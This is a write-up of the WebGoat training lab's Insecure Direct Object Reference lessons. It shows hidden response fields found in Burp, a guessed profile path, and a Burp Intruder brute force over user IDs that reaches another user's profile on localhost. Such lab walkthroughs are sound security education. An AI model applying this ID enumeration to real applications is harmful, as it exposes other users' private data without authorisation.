

# WebGoat Insecure Direct Object Reference

Twitter: @BlackSheepSpicy

Twitch: <https://twitch.tv/BlackSheepSpicy>

## 2. Not much to say here:

### Authenticate First, Abuse Authorization Later

Many access control issues are susceptible to attack from an authenticated-but-unauthorized user. So, let's start by legitimately authenticating. Then, we will look for ways to bypass or abuse Authorization.

The id and password for the account in this case are 'tom' and 'cat' (It is an insecure app, right?).

After authenticating, proceed to the next screen.

user/pass	user: <input type="text" value="tom"/>	pass: <input type="password" value="..."/>	<input type="button" value="Submit"/>
-----------	---	---	---------------------------------------

Don't ask me why I put this is, it's a formality thing

## 3. This next challenge is a bit more involved, but its relatively standard fare:

### Observing Differences & Behaviors

A consistent principle from the offensive side of AppSec is to view differences from the raw response to what is visible. In other words (as you may have already noted in the client-side filtering lesson), there is often data in the raw response that doesn't show up on the screen/page. View the profile below and take note of the differences.

<input type="button" value="View Profile"/>	
name:Tom Cat color:yellow size:small	
<p>In the text input below, list the two attributes that are in the server's response, but don't show above in the profile.</p> <input type="text"/>	<input type="button" value="Submit Diffs"/>



As stated in WebGoat, the information we need is located in the response from the server, so lets intercept the request from the “View Profile” button in burp and send it to repeater:

Target: http://localhost:8080

**Request**

Raw Params Headers Hex

```
GET /WebGoat/IDOR/profile HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/json; charset=UTF-8
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=DE298C86202F99FE50EDE8F2545FD68F
Connection: close
```

**Response**

Raw Headers Hex

```
HTTP/1.1 200
X-Application-Context: application:8080
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Content-Type: application/json; charset=UTF-8
Date: Wed, 14 Aug 2019 02:29:43 GMT
Connection: close
Content-Length: 104

{
  "role" : 3,
  "color" : "yellow",
  "size" : "small",
  "name" : "Tom Cat",
  "userId" : "2342384"
}
```

And then send it... got a bit excited sorry

Now from here we can see the two attributes that are not listed:

## Userld and Role

Keep in mind when submitting the attribute names to separate them with a comma. WebGoat likes to tell you that after you try submitting them, which is fun.

### 4. Next challenge:

## Guessing & Predicting Patterns

### View Your Own Profile Another Way

The application we are working with seems to follow a RESTful pattern so far as the profile goes. Many apps have roles in which an elevated user may access content of another. In that case, just /profile won't work since the own user's session/authentication data won't tell us whose profile they want view. So, what do you think is a likely pattern to view your own profile explicitly using a direct object reference?

Please input the alternate path to the Url to view your own profile. Please start with 'WebGoat' (i.e. disregard 'http://localhost:8080/')

WebGoat/



To complete this challenge requires two bits of information you actually saw in the previous challenge:

```
"userId" : "2342384"
```

```
/WebGoat/IDOR/profile
```

Slap them bad boys together and we got that alternative path to the profile:

✓

Please input the alternate path to the Url to view your own profile. Please start with 'WebGoat' (i.e. disregard 'http://localhost:8080/')

**Congratulations, you have used the alternate Url/route to view your own profile.**  
{role=3, color=yellow, size=small, name=Tom Cat, userId=2342384}

5. Last challenge, let's get into it:

## Playing with the Patterns

### View Another Profile

View someone else's profile by using the alternate path you already used to view your own profile. Use the 'View Profile' button and intercept/modify the request to view another profile. Alternatively, you may also just be able to use a manual GET request with your browser.


### Edit Another Profile

Older apps may follow different patterns, but RESTful apps (which is what's going on here) often just change methods (and include a body or not) to perform different functions.

Use that knowledge to take the same base request, change its method, path and body (payload) to modify another user's (Buffalo Bill's) profile. Change the role to something lower (since higher privilege roles and users are usually lower numbers). Also change the user's color to 'red'.



Remember that packet to find the hidden attributes? Yeah we need it again here. If you don't have it right off it might be in your burp target history:



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders


Host	Method	URL	Params	S
http://localhost:8080	GET	/WebGoat/IDOR/profile		200
http://localhost:8080	POST	/WebGoat/IDOR/profile/al...	✓	200
http://localhost:8080	GET	/WebGoat/MissingFunction...		200
http://localhost:8080	GET	/WebGoat/WebGoatIntro...		200
http://localhost:8080	POST	/WebGoat/access-control...	✓	200
http://localhost:8080	POST	/WebGoat/access-control...	✓	200
http://localhost:8080	POST	/WebGoat/access-control...	✓	200
http://localhost:8080	POST	/WebGoat/access-control...	✓	200
http://localhost:8080	POST	/WebGoat/access-control...	✓	200
http://localhost:8080	POST	/WebGoat/access-control...	✓	200
http://localhost:8080	POST	/WebGoat/access-control...	✓	200
http://localhost:8080	POST	/WebGoat/access-control...	✓	200
http://localhost:8080	POST	/WebGoat/access-control...	✓	200

Request Response

Raw Params Headers Hex

```
GET /WebGoat/IDOR/profile HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/json; charset=UTF-8
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=DE298C86202F99FE50EDE8F2545FD68F
Connection: close
```

Go ahead and send this over to intruder and we'll set up a brute force using that alternative path we found earlier:



**Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

```
GET /WebGoat/IDOR/profile/$2342385$ HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=DE298C86202F99FE50EDE8F2545FD68F
Connection: close
```



For our payload we're going to use the **numbers** type with our original userid being the starting point and whatever the fuck being our endpoint (I used the number 3 and however many zeros after it so its a bigger number, this is not an exact science):

?

**Payload Sets**

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:

1

▼

Payload count:

657,617

Payload type:

Numbers

▼

Request count:

657,617

?

**Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From:

2342384

To:

3000000

Step:

1

How many:

So now we launch our attack and wait for something good to happen:

Intruder attack 3

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		500			10687	
1	2342384	200			452	< dont worry about that
2	2342385	500			10687	
3	2342386	500			10687	
4	2342387	500			10687	
5	2342388	200			447	< worry about this instead
6	2342389	500			10687	
7	2342390	500			10687	
8	2342391	500			10687	
9	2342392	500			10687	
10	2342393	500			10687	
11	2342394	500			10687	
12	2342395	500			10687	
13	2342396	500			10687	

Request Response

Raw Headers Hex

Date: Wed, 14 Aug 2019 03:46:15 GMT

Connection: close

Content-Length: 177

{

"lessonCompleted" : true,

"feedback" : "Well done, you found someone else's profile",

"output" : "{role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388}"

}

0 matches

Paused



Hope you enjoyed this Writeup and if you want to see me attempt these challenges live be sure to drop by my Twitch when I'm live and also follow my Twitter for some quality shitposting!

